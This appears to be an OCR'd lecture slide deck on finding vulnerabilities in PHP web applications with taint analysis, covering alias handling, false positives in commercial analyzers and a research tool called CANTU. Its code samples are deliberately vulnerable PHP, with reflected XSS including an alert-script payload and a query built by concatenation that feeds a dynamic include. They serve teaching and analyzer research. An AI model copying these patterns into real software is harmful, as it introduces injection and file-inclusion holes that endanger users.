
Control Flow Graph



Dependency Graph (1/3)




Dependency Graph (2/3)



Note: a better analysis would take into account $id == “admin”.


Dependency Graph (3/3)



Alias

PHP code

```
01  <?php
02        $a = "message";
03        $b = &$a;
04        $a= $_GET["msg"];
05        echo $b;
06  ?>
```



Detecting Vulnerabilities by Taint Analysis

- Build control and data flow graphs.
- All inputs from a *source* are considered tainted.
- Data that depend on tainted data are also considered tainted.
- Some functions may be designated as sanitization functions (for particular security vulnerabilities).
- Values returned from a sanitization function are considered clean or untainted.
- Report vulnerabilities when tainted values are used in a *sink*.

Problems and Objectives

- Three problems (among others) remain:
  - Existing code analysis tools report too many false positives.
  - They rely on the programmer to ensure correctness of sanitization functions.
  - Many report false negatives in some cases.
  - Web application languages/frameworks are numerous and hard to catch up.
- We aim to solve the first three problems and alleviate the fourth.

Use of a Code Analysis Tool

Source code,
Web pages

Code analysis tool

Analysis results

Website

Manual review

Improvement
recommendations

Review meeting

Analysis report

Note: fewer false positives means less workload for the human reviewer.
Note: there may be possible feedback loops between two tasks.

Challenges

- Dynamic features of scripting languages popular for Web application development such as PHP:
  - Dynamic typing
  - Dynamic code generation and inclusion
- Other difficult language features:
  - Aliases and hash tables
  - Strings and numerical quantities
- Interactions between client-side code, server-side code, databases, and system configurations
- Variation in browser and server behaviors

Challenges: Alias Analysis

- In PHP, aliases may be introduced by using the reference operator “&”.

PHP Code

```
<?php
  $a=“test”;  // $a: untainted
  $b=&$a;     //  $a, $b: untainted
  $a= $_GET[“msg”];  // $a ,$b: tainted.
  echo $b;     // XSS vulnerability
?>
```

- Tool A: false negative
- Tool B: true positive

PHP Code

```
<?php
$a="test";     // $a: untainted
$b=&$a;        // $a, $b: untainted
grade();
function grade()
{
$a=$_GET["msg"]; // $a , $b: tainted.
}
echo $b;   ?> // XSS vulnerability
```

- Tool A: false negative
- Tool B: false negative

Note: Tool A and Tool B are two popular commercial code analysis tools.

Challenges: Alias Analysis (cont.)

- None of the existing tools (that we have tested) handles aliases between objects.

PHP Code

```
<?php
class car{
  var $color;
  function set_color($c){
    $this->color = $c;
  }
}
$mycar = new car;
$mycar->set_color("blue");
$a_mycar = &$mycar;
$a_mycar->set_color
( "<script>alert('xss')</script>“);
echo $mycar->color."<br>";
?>
```

網頁訊息

xss

確定

Challenges: Strings and Numbers

```
1  if($_GET['mode'] == "add"){
2     if(!isset($_GET['msg']) || !isset($_GET['poster'])){
3         exit;
4     }
5     $my_msg = $_GET['msg'];
6     $my_poster = $_GET['poster'];
7     if (strlen($my_msg) > 100 && !ereg("script",$my_msg)){
8         echo "Thank you for posting the message $my_msg";
9     }
10 }
11 …
```


- To exploit the XSS vulnerability at line 8, we have to generate input strings satisfying the conditions at lines 1, 2, and 7, which involve both string and numeric constraints.

Challenges: A Theoretical Limitation

- Consider the class of programs with:
  - Assignment
  - Sequencing, conditional branch, goto
  - At least three string variables
  - String concatenation (or even just appending a symbol to a string)
  - Equality testing between two string variables
- The **Reachability Problem** for this class of programs is undecidable.


A Challenge Case (1/10)

- This is an adaptation of a real Web application developed by senior programmers in industry.
- File organization of the Web application:



A Challenge Case (2/10)

- In the “root” directory, there is a .php file called “main”, which the user can freely request.




main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where
page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```

A Challenge Case (3/10)

- In the "private_dir" directory, there is a .htaccess file which defines access control rules.
- The content of the .htaccess file is as shown on the right, which means that no user can directly request any page contained in the "private_dir" directory.



A Challenge Case (4/10)


- In the database, there is a table called "pages" which stores the map between `page_id` and `page_name`.

Database

pages	
page_id	**page_name**
0	home
1	enter_name
2	say_hi
3	other_page1
4	other_page2
5	other_page3
6	other_page4
7	other_page5

A Challenge Case (5/10)

- Consider a scenario as follows.
  - Request "main.php".
  - Click the button whose value is "Go to enter_name.php".
  - Enter arbitrary string in the text box and click the "submit" button.



main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```

home.php

```
<form action="main.php" method="POST">

    <input type=hidden
    name="current_page_id" value="1">

    <input type=submit value="Go to enter_name.php">
</form>
```

home.php

```
<form action="main.php" method="POST">

    <input type=hidden
    name="current_page_id" value="1">

    <input type=submit value="Go to
    enter_name.php">
</form>
```

enter_name.php

```
<form action="main.php" method="POST">

    <input type=hidden
    name="current_page_id" value="2">

    <input type=text name="name" size=30>
    <input type=submit value="submit">
    <input type=reset value="reset">

</form>
```

current_page_id

main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```

enter_name.php

```
<form action="main.php" method="POST">

    <input type=hidden
    name="current_page_id" value="2">

    <input type=text name="name" size=30>
    <input type=submit value="submit">
    <input type=reset value="reset">

</form>
```

say_hi.php


```
$name=$_POST["name"];

echo "Hi, ";
echo $name;
echo "!";
```

current_page_id and other parameters

other parameters

main.php

```
fixInputValue();

if(isset($_POST["current_page_id"]))
        $current_page_id=$_POST["current_page_id"];
else
        $current_page_id='0';

$query="select page_name from pages where page_id='".$current_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

include("./private_dir/".$page_name.".php");
```



fixInputValue()

```
if(isset($_GET))      $_GET = sanitizeXSS($_GET);
if(isset($_GET))      $_GET = sanitizeSQLinjection($_GET);
if(isset($_GET))      $_GET = sanitizeSQLinjection($_GET);
                    .
                    .
                    .
if(isset($_POST))     $_POST = sanitizeXSS($_POST);
if(isset($_POST))     $_POST = sanitizeSQLinjection($_POST);
if(isset($_POST))     $_POST = sanitizeSQLinjection($_POST);
                    .
                    .
                    .
```

A Challenge Case (10/10)

- Every code analyzer that we tested reports a XSS vulnerability in "say_hi.php".
- However, the reported vulnerability doesn't actually exist because
  - "say_hi.php" can't be directly requested by users and
  - the user input always goes through the sanitization function called "fixInputValue" before it arrives at the sink in "say_hi.php".
- This false positive is due to incomplete data flow analysis.

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Research Opportunities

- Advanced and integrated program analyses
- Formal certification of Web applications
- Development methods (including language design) for secure Web applications
- A completely new and secure Web (beyond http-related protocols)

Business Opportunities: Code Review/Analysis Service

- This requires a combination of knowledge
  - Security domain
  - Program analysis
  - Program testing
  - Review process
- There are real and growing demands!
- A few industry and academic groups are building up their capabilities.

Toward Formal Certification

- Current commercial code analysis tools are not precise enough and rely on competence of the programmer/reviewer.
- Ideally, every sensitive Web application should go through a thorough and formal verification/certification process.
- To be practical, one should probably focus on the correctness of sanitization functions (which are functions that validate user's input).
- There are quite a few issues that need further research.

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CANTU (Code Analyzer from NTU)

- It is an integrated environment for analyzing Web applications.
- Main features:
  - Building on CIL, to treat different languages and frameworks
  - Dataflow analysis across client, server, database, and system configurations
  - Incorporating dynamic analysis to confirm true positives

